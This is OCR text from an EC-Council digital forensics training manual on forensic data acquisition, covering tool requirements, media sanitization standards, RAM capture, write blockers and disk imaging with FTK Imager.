


Figure 4.2: Determine data acquisition method

The following are some key factors that must be considered in determining the data acquisition method.

1. **Size of the suspect drive:** If the suspect drive is large in size, the investigator must opt for disk-to-image copying. Further, if the size of the target disk is significantly smaller than that of the suspect drive, investigators need to adopt methods to reduce the data size such as the following:
    - Using Microsoft disk compression tools such as DriveSpace and DoubleSpace, which exclude slack disk space between the files.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- Using compression methods that use an algorithm to reduce the file size. Archiving tools like PKZip, WinZip, and WinRAR can help to compress files.
- Testing lossless compression by applying an MD5, SHA-2, or SHA- 3 hash on a file before and after compression. The compression is successful only if the hash values match.

In some cases, when the suspect drive is too large, forensic investigators can utilize the following techniques:

- Use tape backup systems like Super Digital Linear Tape (SDLT) or Digital Audio Tape/Digital Data Storage (DAT/DDS)
- Use SnapBack and SafeBack, which have software drivers to write data to a tape backup system from a suspect drive through the standard PCI/SCSI

2. **Time required to acquire the image:** The time required for data acquisition increases with increasing sizes of the suspect drives. For example, a suspect drive of 1 TB might require over 11 hours for the completion of the data acquisition process. In such cases, investigators need to prioritize and acquire only those data that are of evidentiary value. By acquiring only those data that are required for investigation, investigators can reduce both time and effort.
3. **Whether the suspect drive can be retained:**
   - If the investigator cannot retain the original drive, as in a discovery demand for a civil litigation case, they should check whether logical acquisition is acceptable in court.
   - If the investigators can retain the drive, they must create a copy of it using a reliable data acquisition tool, as most discovery demands provide only one opportunity to capture data.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Step 2: Select the Data Acquisition Tool

It is of paramount importance to choose the right tool in the forensic data acquisition process, and this depends on the type of acquisition technique used by the forensic investigator.

Imaging tools must be validated and tested to ensure that they produce accurate and repeatable results.

These tools must satisfy certain requirements, some of which are mandatory (features and tasks that the tool must possess or perform), while some are optional (features that are desirable for the tool to possess).

Mandatory requirements

The following are the mandatory requirements for every tool used for the disk imaging process:

- The tool must not alter or make any changes to the original content
- The tool must log I/O errors in an accessible and readable form, including the type and location of the error
- The tool must be able to compare the source and destination, and alert the user if the destination is smaller than the source
- The tool must have the ability to pass scientific and peer review. Results must be repeatable and verifiable by a third party, if necessary
- The tool must completely acquire all visible and hidden data sectors from the digital source
- The tool must create a bit-stream copy of the original content when there are no errors in accessing the source media

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- The tool must create a qualified bit-stream copy (a qualified bit-stream copy is defined as a duplicate except in identified areas of the bit-stream) when I/O errors occur while accessing the source media
- The tool must copy a file only when the destination is larger or equal to the size of the source, and document the contents on the destination that are not a part of the copy
- Tool documentation must be correct, i.e., the user should get expected results by executing it as per the tool's documented procedures

Optional requirements

The following are optional requirements that are desirable for tools used in the disk imaging process:

- The tool should compute a hash value for the complete bit-stream copy generated from a source image file, compare it with the source hash value computed at the time of image creation, and display the result on a disk file
- The tool should divide the bit-stream copy into blocks, compute hash values for each block, compare them with the hash value of original block data computed at the time of image creation, and display the result on a disk file
- The tool should log one or more items on a disk file (items include tool version, subject disk identification, any errors encountered, tool actions, start and finish run times, tool settings, and user comments)
- The tool should create a qualified bit-stream duplicate and adjust the alignment of cylinders to cylinder boundaries of disk partitions when the destination is of a different physical geometry
- The tool should create a bit-stream copy of individual partitions as per user direction
- The tool should make the source disk partition table visible to users, and record its contents
- The tool should create an image file on a fixed or removable magnetic or electronic media that is used to create a bit-stream copy of the original
- The tool should create a bit-stream copy on a platform that is connected through a communications link to a different platform containing the source disk

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Step 3: Sanitize the Target Media

Before data acquisition and duplication, an appropriate data sanitization method must be used to permanently erase any previous information stored on the target media. Destruction of data using industry standard data destruction methods is essential for sensitive data that one does not want falling into the wrong hands. These standards depend on the levels of sensitivity. Data deletion and disposal on electronic devices is only virtual, but physically it remains, posing a security threat.

Methods like hard drive formatting or deleting partitions cannot delete the file data completely. However, it is important to destroy the data and protect it from retrieval, after the collection of evidence from the computer. Therefore, the only way to erase the data completely and protect it from recovery is to overwrite the data by applying a code of sequential zeroes or ones.

Further, once the target data is collected and analyzed, the media must be appropriately disposed to prevent data retrieval and protect its confidentiality.

Investigators can follow different standards as given below while sanitizing the target media:

- **Russian Standard, GOST P50739-95 (6 passes):** It is a wiping method that writes zeros in the first pass and then random bytes in the next pass
- **(German) VSITR (7 passes):** This method overwrites in 6 passes with alternate sequences of 0x00 and 0xFF, and with 00xAA in the last (7^{th}) pass
- **(American) NAVSO P-5239-26 (MFM) (3 passes):** This is a three-pass overwriting algorithm that verifies in the last pass

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **(American) DoD 5220.22-M (7 passes):** This standard destroys the data on the drive's required area by overwriting with 010101 in the first pass, 101010 in the second pass and repeating this process thrice. This method then overwrites that area with random characters which is the 7th pass.
- **(American) NAVSO P-5239-26 (RLL) (3 passes):** This is a three-pass overwriting algorithm that verifies in the last pass

NIST SP 800-88: The proposed NIST SP 800-88 guidance explains three sanitization methods-


- **Clear**: Logical techniques applied to sanitize data in all storage areas using the standard read and write commands
- **Purge**: Involves physical or logical techniques to make the target data recovery infeasible by using state-of-the-art laboratory techniques
- **Destroy**: Enables target data recovery to be infeasible with the use of state-of-the-art laboratory techniques, which result in an inability to use the media for data storage

The National Institute of Standards and Technology has issued a set of guidelines as given below to help organizations sanitize data to preserve the confidentiality of the information.

- The application of complex access controls and encryption can reduce the chances for an attacker to gain direct access to sensitive information
- An organization can dispose of the not so useful media data by internal or external transfer or by recycling to fulfill data sanitization
- Effective sanitization techniques and tracking of storage media are crucial to ensure protection of sensitive data by organizations against attackers
- All organizations and intermediaries are responsible for effective information management and data sanitization

Physical destruction of media involves techniques, such as cross-cut shredding. Departments can destroy media on-site or through a third party that meets confidentiality standards. Investigators must consider the type of target media they are using for copying or duplicating the data and select an appropriate sanitization method to ensure that no part of previous data remains on the target media that will store the evidence files. The previous media may alter the properties or changes the data and its structure.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Step 4: Acquire Volatile Data

As the contents of RAM and other volatile data are dynamic, investigators need to be careful while acquiring such data. Working on a live system may alter the contents of the RAM or processes running on the system. Any involuntary action may change file access dates and times, use shared libraries or DLLs, trigger the execution of malware, or —in the worst case — force a reboot, thus making the system inaccessible. Therefore, the examination of a live system and volatile data acquisition must be conducted carefully. While most volatile data are recovered by examining the live system, approximately the same amount of data can be obtained by examining the image acquired from the memory of the system. The following sections describe how to acquire volatile data from Windows, Linux, and Mac systems.

Acquire Volatile Data from a Windows Machine

Forensic tools such as Belkasoft Live RAM Capturer can be used to extract the entire contents of the computer's volatile memory. This tool saves the image files in .mem format.

Belkasoft Live RAM Capturer

Source: *https://belkasoft.com*

Belkasoft Live RAM Capturer is an open-source forensic tool that enables reliable extraction of the entire contents of the computer's volatile memory, even if protected by an active anti-debugging or anti-dumping system. Separate 32-bit and 64-bit builds are available to minimize the tool's footprint. Memory dumps captured with Belkasoft Live RAM Capturer can be analyzed with Live RAM Analysis using the Belkasoft Evidence Center software. Belkasoft Live RAM Capturer is compatible with all versions and editions of Windows including XP, Vista, Windows 7, 8, and 10, 2003, and 2008 Server.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 4.3: Capturing RAM of a machine

Note: While performing live acquisition, an investigator must be aware of the fact that working on a live system may alter the contents of RAM or processes running on the system. Any involuntary action performed on the system may potentially make the system inaccessible.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Step 5: Enable Write Protection on the Evidence Media

Write protection refers to one or more measures that prevent a storage media from being written to or modified. It may either be implemented by a hardware device, or a software program on the computer accessing the storage media. Enabling write protection allows the data to be read but prohibits writing or modification.

In the context of forensic data acquisition, the evidence media — which refers to the storage in the original device from which data must be copied onto a separate storage device — must be write protected to safeguard it from modifications.

Write protection is important because forensic investigators should be confident about the integrity of the evidence they obtain during acquisition, analysis, and management. The evidence should be legitimate in order for it to be accepted by the authorities of the court. Therefore, the investigator needs to implement a set of procedures to prevent the execution of any program that can alter the disk contents.

The following are some measures that provide defense mechanisms against alterations:


- Set a hardware jumper to make the disk read-only
- Use operating system and software that cannot write to the disk unless instructed
- Employ a hard disk write block tool to protect against disk writes

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Hardware and software write blocker tools provide read-only access to hard disks and other storage devices without compromising their security. The main differences among these solutions arise during the installation and usage stages.

- If hardware write blocker is used:
  - Install a write blocker device
  - Boot the system with the examiner-controlled operating system
  - Examples of hardware devices: CRU® WiebeTech® USB WriteBlocker™, Tableau Forensic USB Bridge, etc.
- If software write blocker is used:
  - Boot the system with the examiner-controlled operating system
  - Activate write protection
  - Examples of software applications: SAFE Block, MacForensicsLab Write Controller, etc.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Step 6: Acquire Non-volatile Data


Non-volatile data can be acquired from a hard disk both during live and dead acquisition processes.

Investigators can use remote acquisition tools such as Netcat, or bootable CDs or USBs via tools such as CAINE to perform live acquisition of a hard disk.

The dead acquisition process can be performed via the following steps:

- Remove the hard drive from the suspect drive
- Connect it to a forensic workstation to perform the acquisition
- Write-block the hard disk to ensure that it provides only read-only access to the hard drive and prevents any modification or tampering of its contents
- Run any forensic acquisition tool suitable for the purpose of acquiring/collecting data

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Step 6: Acquire Non-volatile Data (Using a Windows Forensic Workstation)

To acquire a forensic image of a hard disk during dead acquisition, investigators need to remove the hard disk, connect it to a forensic workstation, enable a write-blocker, and run a forensic imaging tool such as AccessData FTK Imager on the workstation.

AccessData FTK Imager

Source: *https://accessdata.com*

FTK Imager is a data preview and imaging tool. It can also create perfect copies (forensic images) of computer data without making changes to the original evidence.

Features

- Create forensic images of local hard drives, CDs and DVDs, thumb drives, or other USB devices, entire folders, or individual files from various places within the media
- Enables previewing files and folders on local hard drives, network drives, CDs and DVDs, thumb drives, or other USB devices
- Enables previewing the contents of forensic images stored on a local machine or a network drive
- Enables mounting an image for a read-only view that leverages Windows Internet Explorer to display the content of the image exactly as the user saw it on the original drive
- Exports files and folders from forensic images
- Recovers files that have been deleted from the Recycle Bin, but have not yet been overwritten on the drive

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Creates hashes of files to check the integrity of the data by using either of the two hash functions available in FTK Imager: Message Digest 5 (MD5) and Secure Hash Algorithm (SHA-1)




Figure 4.4: Selecting destination directory to store image file


